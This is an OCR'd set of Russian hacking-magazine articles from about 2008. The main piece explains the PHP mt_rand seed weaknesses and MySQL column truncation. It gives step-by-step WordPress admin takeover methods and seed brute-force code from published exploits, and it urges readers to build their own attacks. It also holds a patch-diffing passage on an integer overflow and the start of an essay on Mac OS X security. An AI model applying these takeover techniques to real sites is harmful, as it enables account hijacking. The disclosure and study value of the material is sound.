
Кстати, наша подопытная располагается в списке matched-функций на почетном 44-м месте. То есть, где-то примерно посередине, и потому искать ее тупым попарным перебором пришлось бы очень долго. А так... мы потратили на это — считанные минуты. Конечно, без везения здесь не обошлось, но с другой стороны, ведь и с ножом у горла никто не стоял! Задача хакерства — поразить цель с ультразвуковой скоростью, а целей для атаки намного больше, чем свободного времени. Если штурм крепости завершился провалом, мы просто переходим к следующей — вот и все!

Кстати, забавная деталь — ошибка-то совсем не там, хотя и в функции `sub_4ED096ED(HICON hIcon, int)`! Непатченная версия «забывала» инициализировать поле `bmiHeader.biHeight` и потому в пофиксенной библиотеке появилась команда «`mov eax, [ebp+var_42C.bmiHeader.biHeight]`», которую, собственно говоря, и «запеленговал» PatchDiff. Однако, ошибка никуда не исчезла, а как была, так и осталась.

Команда `IMUL` (смотри строку «`.text:4ED097F1 imul ecx, eax`») подвержена целочисленному переполнению, подробно описанному в блоге securitylabs.websense.com/content/Blogs/3178.aspx (уязвимость парсера RLE-файлов в GDI+), где приводится бажная и исправленная версии библиотеки `GDIplus.dll`.

При всей внешней схожести между этими примерами есть существенное различие. В нашем случае `IMUL` используется для детекции целочисленного переполнения (MS VC и некоторые другие компиляторы автоматически вставляют код, препятствующий передаче функции `HeapAlloc` заведомо некорректных значений). А вот в примере, взятом из блога, инструкция `IMUL` задействована в вычислении требуемого размера блока выделяемой памяти. Совсем не одно и то же! Поэтому сам по себе `IMUL` — еще не свидетельство наличия дыры и прежде, чем выносить окончательное заключение, следует проанализировать примыкающий к ней код. Конечно, это требует времени, но код, вставляемый компилятором, весьма характерен и распознается с первого взгляда. А как именно он борется с переполнением, подробно рассказывается в блоге одного из сотрудников Microsoft: blogs.msdn.com/michael_howard/archive/2005/12/06/500629.aspx.

После патча



МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /

НЕСЛУЧАЙНЫЕ ЧИСЛА

ВЗЛОМ ГЕНЕРАТОРА СЛУЧАЙНЫХ ЧИСЕЛ — ULTIMATE-БАГ ДВИЖКА PHP

Недавно обнаруженная известным IT Security специалистом Стефаном Эссером уязвимость в интерпретаторе PHP теоретически может затронуть миллионы веб-сайтов, на которых используется PHP<=5.2.5. Тебе интересно, в чем суть уязвимости? В статье я разобрал advisory бага по полочкам.

Баг затрагивает функции генерации псевдослучайных чисел `rand()` и `mt_rand()`. Зачастую они используются для создания паролей, сессий, кукисов и других различных конфиденциальных данных пользователя.

`Rand()` — это просто враппер для библиотеки `libc rand()`, а `mt_rand()` — враппер для генератора псевдослучайных чисел Mersenne Twister. Обе функции используют так называемый seed (семя), который можно задавать соответственно функциями `srand()` и `mt_srand()`. По дефолту сид представляет собой 32-битный `DWORD` (2 в 32 степени или 4294967296 комбинаций). Обычно такой длины достаточно, чтобы обеспечить криптографическую стойкость приложения. Ведь для брутфорса пароля, сгенерированного с помощью одной из этих функций, необходимо знать не только сид, но и сгенерированные на его основе числа. Впрочем, существует ряд ситуаций, в которых брутфорс вполне применим...

ЗАТРАВКА

В PHP 4 и PHP 5 <= 5.2.0 присутствует следующая недоработка: любой seed, вызываемый `mt_srand()`, либо присваиваемый автоматически, имеет разрядность всего 31 бит, так как последний бит всегда устанавливается равным одному. Таким образом, для брутфорса семени нам нужно перебрать 2147483648 комбинаций. Уже лучше, но все-таки для эксплуатации такого бага времени потратить придется немало.

В последующих версиях PHP эту недоработку залатали, но оставили другую. В PHP 4 и PHP <= 5.2.5 всякий раз, когда 26 последних бит становятся равными нулю, seed также принудительно становится равным нулю (либо 1, в зависимости от установки принудительных бит системой). Это правило действует для 32-битных систем. На 64-битных системах ситуация чуть лучше — сид просто становится 24-битным.



Блог Стефана Эссера

ПРИНУДИТЕЛЬНАЯ ГЕНЕРАЦИЯ SEED

Выше я раскрыл одну сторону бага, а теперь — самое вкусное! Если ты любишь покопаться в сорцах бесплатных PHP-цмсок, то, наверняка, знаешь, что их кодеры очень любят инициализировать генераторы псевдослучайных чисел при помощи функций `srand()` и `mt_srand()`:

```
mt_srand(time());
mt_srand((double) microtime() * 100000);
mt_srand((double) microtime() * 1000000);
mt_srand((double) microtime() * 10000000);
```

Такая инициализация не криптоустойчива, потому что:

1. функция `time()` не является случайной. Ее значение будет известно хакеру. Даже если админы намеренно установят локальное время сервера ошибочным, — его точное значение всегда будет возвращаться в HTTP-заголовках;

2-4. первое слагаемое (double) `microtime()` будет равно 0, либо 1, а второе — соответственно, от 100000 до 10000000. В итоге, получаем для брутфорса все то же число: от 100000 до 10000000 значений. При 1000000 значений процесс брутфорса сида займет всего несколько секунд!

KEEP-ALIVE СОЕДИНЕНИЯ

Материал был бы бесполезным, если бы не тот факт, что Keep-alive HTTP-соединения всегда обслуживаются одним и тем же процессом на удаленном веб-сервере! Это означает, что seed, сгенерированный единожды на одном домене этого сервера, будет таким же и для другого домена на этом сервере! То есть, если какой-либо php-скрипт выведет сгенерированные случайные числа, мы сможем определить по ним сид, — и остальные случайные числа генерить на его основе! Правило, как ты уже понял, относится не только к одному хосту, но и ко всем хостам на удаленном сервере. Нельзя не заметить, что это действует только для PHP, запущенного как модуль Апача, а вот для cgi генераторы псевдослучайных чисел всегда будут инициализироваться заново. Но cgi, скорее, исключение из правил, так что не будем брать его в расчет. Кстати, Стефан Эссер подсказал здесь хинт. Если ты хостишься на одном сервере с жертвой, то можешь принудительно запустить скрипт на своем хосте с `srand(0)` или `mt_srand(0)`. Сид у жертвы будет, соответственно, 0 :).

ОТ ТЕОРИИ К ПРАКТИКЕ

Настало время обобщить все сказанное. Итак, запусти следующий скрипт:

```
<?php
mt_srand(31337);
print mt_rand()."\n";
print mt_rand()."\n";
print mt_rand()."\n";
print mt_rand();
?>
```

При каждом выводе `mt_rand()` тебе будут показаны одинаковые числа, так как seed везде один и тот же. Теперь запусти другой скрипт:

```
<?php
print rand()."\n";
print rand();
?>
```

Допустим, ты получил числа 11834 и 2795. Снова запускай данный код, но теперь в качестве сида укажи первое получившееся число:

```
<?php
srand(11834);
print rand()."\n";
print rand();
?>
```

В итоге ты получишь числа 2795 и 28744.

Обрати внимание на предыдущий результат :). Эту особенность генератора обнаружил raz0r (ссылки на его адвисори смотри во врезке).



Для мускула admin и admin[55 пробелов] равны

Ссылки по теме:

- http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers — оригинальное advisory Стефана Эссера на тему mt_rand()
- http://www.suspekt.org/2008/08/18/mysql-and-sql-column-truncation-vulnerabilities — MySQL and SQL Column Truncation Vulnerabilities
- http://milw0rm.com/exploits/6421 — Wordpress 2.6.1 (SQL Column Truncation) Admin Takeover Exploit
- http://raz0r.name/wp-content/uploads/2008/08/wp1.html — Wordpress 2.5 <= 2.6.1 through phpBB2 Reset Admin Password Exploit
- http://raz0r.name/articles/predskazyvaem-sluchajnye-chisla-v-php — исследование raz0r'a на тему предсказуемости случайных чисел в mt_rand()
- http://raz0r.name/vulnerabilities/sql-column-truncation-security — исследование raz0r'a на тему усечения данных в MySQL
- http://raz0r.name/articles/magiya-sluchajnyx-chisel-chast-2 — исследование raz0r'a на тему предсказуемости случайных чисел в rand()
- http://raz0r.name/vulnerabilities/uyazvimosti-v-simple-machines-forum — уязвимости SMF на основе предсказуемости случайных чисел

CROSS APPLICATION ATTACKS

Некоторые веб-приложения сами инициализируют seed, а затем выводят полученные на его основе псевдослучайные числа конечному пользователю. Пример такого приложения — phpBB2. Вот код из `search.php`:

```
mt_srand ((double) microtime() * 1000000);
$search_id = mt_rand();
```

Проблема в этом примере заключается в том, что количество комбинаций составляет всего 1000000, плюс в html-исходнике страницы мы увидим вывод значения `$search_id`. Как ты уже понял, зная сгенерированное случайное число, мы, фактически, знаем и seed! Тем более, на сравнение 1000000 результатов работы генератора с полученным `$search_id` уйдет совсем немного времени. Простор для действий тут очень большой. Можно создать rainbow-таблицы со всего лишь 1000000 значений. Ситуация верна для PHP 5 => 5.2.1. А в случае с PHP 4 и PHP 5 <= 5.2.0 она становится еще лучше! Для них количество вариантов сокращается почти в два раза, то есть до 2 в 19 степени. Причину я описал в первых абзацах.

Ты спросишь, почему же в этом примере утечка сгенерированного числа является проблемой безопасности? Вот почему:

1. Запуск генератора случайных чисел влияет не только на представленный в примере phpBB2, но и на остальные веб-приложения, установленные на этом сервере;
2. Псевдослучайные числа, сгенерированные на основе предыдущего seed, будут предсказуемыми;
3. Остальные приложения на этом же сервере могут создавать пароли, сессии и т.д. на основе полученного ранее seed.

Теперь рассмотрим ситуацию, когда phpBB2 и любимый мной WordPress установлены на одном сервере. Отталкиваясь от полученной выше информации, Стефан описывает такой алгоритм атаки на веб-приложения (Cross Application Attacks):

1. Запускаем keep-alive соединение к поиску phpBB2 и ищем любое часто встречающееся слово, вроде «a», «the» и т.д;
2. Если запрос вернул более 30 результатов поиска, то смотрим html-исходник страницы. В ссылке на следующую страницу форум должен вывести случайное число в параметре `search_id`, — запоминаем его;
3. Запускаем брутфорс по найденному псевдослучайному числу из `search_id` для определения изначального seed. Для этого raz0r предлагает функцию –

```
function search_seed($rand_num) {
   $max = 1000000;
   for($seed=0;$seed<=$max;$seed++){
      mt_srand($seed);
      $key = mt_rand();
      if($key==$rand_num) return $seed;
   }
   return false;
}
```

4. Запускаем `mt_srand()` с полученным значением `seed` и отбрасываем первое число — тот самый `search_id`;
5. В том же keep-alive соединении отправляем запрос на смену пароля админа блога;
6. На основе полученного сида генерируем случайное число для активационного ключа смены пароля, который блог должен был выслать на мыло админа;
7. Снова все в том же keep-alive соединении переходим по сгенерированной эксплойтом активационной ссылке. Это должно привести к смене пароля администратора;
8. Генерируем пароль той же функцией, с помощью которой получили активационный ключ, и заходим в админскую часть WordPress :). Кстати, если на сервере-жертве стоит PHP 4 или PHP 5 <= 5.2.0, то желательно генерировать псевдослучайные числа на той же версии PHP; то же самое относится и к PHP 5 >= 5.2.1.

Эксплойт, основанный на этом алгоритме, написал все тот же raz0r. Ссылку смотри во врезке.

Поиск в phpBB2

СНОВА WORDPRESS

Попробуем подойти к описанной уязвимости с другой стороны и рассмотреть последний эксплойт для WordPress, названный Wordpress 2.6.1 (SQL Column Truncation) Admin Takeover Exploit. Алгоритм эксплойта основан сразу на двух глобальных уязвимостях: на, собственно, предсказуемости псевдослучайных чисел и на SQL Column Truncation — усечении данных в MySQL.

Сделаю небольшое отступление и расскажу об этом пресловутом усечении данных в мускуле. Уже известный тебе Стефан Эссер опубликовал в своем блоге очередную advisory, посвященную новой уязвимости. Она связана с особенностями сравнения строк и автоматического усечения данных в MySQL. Известно, что любой столбец в таблице имеет определенную длину. Допустим, существует поле varchar(60) (как в WordPress <= 2.6.1 для логина пользователя). Что будет, если записать в это поле любое значение, которое превысит обозначенные 60 символов? Лишние символы отсекутся! В поле останутся первые 60 символов, которые мы попытались туда записать. Дальше. Если у нас есть поле в базе данных со значением «admin», и мы попытаемся сравнить это значение, например, с «admin » (admin и 2 пробела), то мускул это проделает и скажет, что поля равны. Эта особенность MySQL работает в дефолтной конфигурации, — что открывает новый вектор атаки на веб-приложения! Подробнее о уязвимости советую прочитать по адресам, указанным в сноске. Но вернемся к нашему эксплойту.

Принцип его работы изложен ниже:

1. Регистрируем нового пользователя с логином admin[55 пробелов]x. Далее конечный символ «x» отсекается, и в базе мы получаем пользователя admin с 55 пробелами, что для мускула фактически будет равно просто логину «admin»;

2. Запрашиваем линк сброса пароля на свое мыло и получаем уникальный ключ из параметра key, который был сгенерирован функцией `mt_rand();`

3. Сбрасываем пароль администратора с полученным ключом. В итоге, новый пароль уйдет только на мыло админа;

4. На основе полученного ранее ключа ищем сид для вновь сгенерированного пароля. Тут можно сгенерировать rainbow-таблицы для поиска, которые будут весить примерно 4294967296 (строк, возможных значений сида, номер строки=seed) * 20 (количество символов кея для смены пароля) = 85899345920 байт или 80 гигабайт. Для версий PHP 4, PHP 5 <= 5.2.0 и PHP 5 >= 5.2.1 нужно генерировать отдельные таблицы. В эксплойте также есть возможность искать seed и без применения радужных таблиц, но процесс займет очень долгое время. Делается это следующей функцией:

```
function getseed($resetkey) {
   echo "[-] calculating rand seed for $resetkey (this
will take a looong time)";
   $max = pow(2,(32-BUGGY));
   for($x=0;$x<=$max;$x++) {
      $seed = BUGGY ? ($x << 1) + 1 : $x;
      mt_srand($seed);
      $testkey = wp_generate_password(20,false);
```



Форма восстановления пароля в WordPress

```
      if($testkey==$resetkey) {
         echo "o\n"; return $seed;
      }

      if(!($x % 10000)) echo ".";
   }
   echo "\n";
   return false;
}
```

Параметр BUGGY — не что иное, как вышеописанный баг, когда 26 последних бит сида становятся равными нулю, то есть число всех значений для перебора будет равным 2 в 31 степени. Вычисляется бажность генератора так:

```
mt_srand(2); $a = mt_rand(); mt_srand(3); $b = mt_
rand();
define('BUGGY', $a == $b);
```

Изучив исходник этого эксплойта, ты сможешь более подробно вникнуть в суть уязвимостей, найденных Стефаном Эссером.

Пока что эксплойты на вышеописанных багах не очень распространены. Я думаю, это из-за того, что для многих эксплуатация уязвимостей генераторов псевдослучайных чисел может показаться чересчур сложной. На самом деле, это не так. Хакеру я посоветовал бы изучить исходники эксплойтов, ссылки на которые есть в сноске, и написать на основе полученной информации свои мегапробивные релизы. А для админов и просто юзеров — обновить свой PHP до последней версии и поставить Suhosin-патч от Стефана Эссера. Good luck!



ПОЛУМРАК
/ POLUMRAK@ME.COM /

ЯБЛОКО РАЗДОРА


ОСНОВНЫЕ ДЕФЕКТЫ MACOS X

Самое уязвимое место в любой системе — это плохо разобравшийся в ней пользователь. Ни один, даже самый хитроумный, эксплойт не наделал столько бед, сколько наивная вера людей, что кто-то прислал им фото голой Курниковой. Хорошо подготовившийся юзер способен привести типичный офисный ПК в неработоспособное состояние в среднем за 15-20 минут не очень интенсивного веб-серфинга. И MacOS X здесь не исключение.

Компьютерная безопасность представляет собой известную «уловку-22»: чем хитроумнее и надежнее механизм защиты, тем больше вероятность, что он будет моментально отключен. Сложные пароли быстрее попадают на бумажку, открываемые по снимку сетчатки двери сразу же подпирают табуретом (не напасешься сетчатки все время открывать-закрывать). Чем полезнее становится встроенный файрвол Windows, тем быстрее его отключит сдавшийся пользователь, не сумевший заставить программу пропускать торренты с голыми фото Курниковой.

В общем, надежность компьютерной системы — на протяжении некоторого отрезка времени — будет оставаться примерно одинаковой, сколько бы усилий не было предпринято для ее компрометации или, наоборот, сколько бы строгих специалистов не было бы брошено на ее защиту. Если между хакером и инженером сидит живой человек из теплого мяса, с руками, ногами и всем таким — он будет брать на себя роль буфера. Поэтому даже в разгар самой мощной эпидемии не наступает коллапса: обеспокоенные пользователи активно начнут ставить патчи и пользоваться специализированными инструментами. Помнишь эпидемию «ILoveYou»? Программка для его удаления была на флешке у каждого второго. Каждый третий научился отключать его руками. Все выучили аббревиатуру RPC, некоторые даже поняли — что это такое.

И, разумеется, если производитель начнет повышать уровень защиты, то постепенно юзер расслабится — зачем напрягаться, если за тебя это уже сделали? Кто из нас не пользовался чудесным паролем «123456»? А как насчет пар типа секретного вопроса «вопрос?» и ответа «ответ» на него? А сколько людей используют один и тот же пароль в паре, а то и больше мест? Итак, слишком плохо защищенные системы заботятся о себе сами. Слишком хорошо защищенные — наоборот, становятся жертвой



По умолчанию, авторизованному пользователю доступны его домашняя папка, системный диск и все подключенные к системе тома

Пустой файл с расширением .jpg

Обрати внимание на галочку напротив Open «safe» files. 2008 год. Для макюзеров по-прежнему существуют «безопасные» файлы

Утилита Dns-sd найдет все, прямо как Яндекс

собственной защиты. Это на удивление тонкий, даже деликатный баланс, на котором строится практически вся индустрия информационной безопасности. Лучшая защита — та, которая отнимет у пользователя ровно столько удобства, сколько он готов отдать за названное количество трудностей, причиненное... компьютерному энтузиасту, заинтересовавшемуся его данными. О любом срединном случае лучше всего судить по соответствующим ему случаям крайним. Представь компьютерную систему, пользователи которой не испытывают ни малейших проблем с безопасностью. Даже если они не новички, а профессиональные пользователи — что произойдет? Рано или поздно ребята станут так беспечны, что начнут притягивать неприятности прямо из воздуха. Мир жесток и на 3/4 покрыт холодной, соленой водой, а потому систем, пользователи которых не заботились бы о безопасности вовсе (и при этом не получали бы ответного пинка) не существует... Кроме, разумеется, пользователей Mac OS X.

НЕМНОГО ПОЧТЕНИЯ

Как среди макюзеров, пусть нечасто, но встречаются умудренные веками, убеленные люминесцентным офисным освещением, после завтрака и душа похожие на Столлмана, UNIX-гуру, так и сама Mac OS X не столь проста, как кажется. Это очень, очень старая система. Кажется, я об этом уже говорил — на этих же страницах, некоторое время назад? Так вот, моложе она с тех пор не стала. Тут не «ядро FreeBSD с графической оболочкой», как считают неграмотные люди, а основанная на ядре Mach операционная система с собственной богатой историей, традициями, собственными шизофрениями и не разрешаемыми по двадцать лет багами. Начало свое она берет от NextStep 0.9, которая была выпущена в далеком 1988 году.

Конечно, 1988 год — не так уж и далек от нас, но представьте, что и тогда система на удивление мало отличалась от нынешней Mac OS X. Это был настольный UNIX с настоящей многозадачностью и всеми делами. В общем, Mac OS X — не маргинальная система неясного назначения! У нее есть история, есть и цель. Инженеры Apple по-прежнему предпочитают строить ее в соответствии со всеми возможными открытыми стандартами, зачастую на основе открытого ПО (начиная с Apache, Perl, Python и Ruby и заканчивая WebKit, gcc и собственно xnu — тем самым ядром Mach; если бы оно было закрытым, не было бы никаких Хакинтошей). Тут не прямое использование чужого труда, а участие в нем, поддержка и совместная польза.

Опять же, Mac OS X не настолько идеальна, чтобы пользователи могли не иметь ни малейшего представления о ее работе. Все-таки, это операционная система, а не сотканная из ветра мечта. Разработчики Mac OS X ступают негулко, разговаривают негромко, черты их приятны и милы, а лбы высоки и полны мыслей. До чего это довело их пользователей? Сейчас разберемся!

НЕМНОГО НЕПОЧТИТЕЛЬНОСТИ

